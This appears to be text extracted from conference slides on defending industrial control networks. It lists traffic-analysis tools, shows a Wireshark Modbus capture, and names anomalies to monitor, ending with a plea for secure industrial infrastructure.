

# Easy to Use Starter Kit

- 101 matters
  - It's not sexy but it works
  - Adversaries are “efficient” and you must kill noise
- SecurityOnion
- Tcpdump to capture
- Flowbat/SiLK to analyse flows
- Xplico for FTP
- NetworkMiner/Foremost
  - Pull out exe's, project files, etc.
- Wireshark to analyse
  - Endpoints
  - I/O Data
  - Unusual function codes



```
⊕ Internet Protocol Version 4, Src: 10.21.22.23 (10.21.22.23), Dst: 10.21.22.253 (10.21.22.253)
⊕ Transmission Control Protocol, Src Port: asa-appl-proto (502), Dst Port: 48155 (48155), Seq: 1, A
⊖ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 0
⊖ Modbus
    Function 15: write Multiple coils. Exception: slave device failure
    Exception code: slave device failure (4)
```



# Wireshark I/O Data



# Firmware Modification in I/O Data



# Key Things to Focus on

- Identify the top talkers
- Identify biggest bandwidth users
- Identify encrypted communications
- Identify critical assets and normalized traffic
- Identify network anomalies
  - Firmware updates not during scheduled down time
  - HMI 1 talking to HMI 2
  - Odd data flows, spikes in protocol historical data, new connections in the ICS, PLCs talking to iran.com

# This could be us



# But you playing

# We are the love-children of IT and OT

- IT and OT integration is unavoidable
- Work together and have a plan
- Lots of defender narratives exist
- Include the vendors
  - Force the discussions
  - Write it into the contract
  - Know who owns what
  - Ensure responsibility
- Now back to breaking shit
  - Stage booze? I'll take an Old Fashioned please



I am ashamed

**We are ashamed**



We want you to  
be ashamed


Ancient Rome left us roads and concrete.  
Han Dynasty China gave us paper and printing.  
Edwardian Britain gave us steam engines.  
America gave us the internet.

Will we leave our ancestors insecure networks?

Legacy used to mean something different.  
It used to mean a gift left to the next generation.

Now legacy system means old and insecure.

**Reclaim the word legacy.**



Be ashamed to die until  
you provide secure  
industrial infrastructure  
to the next generation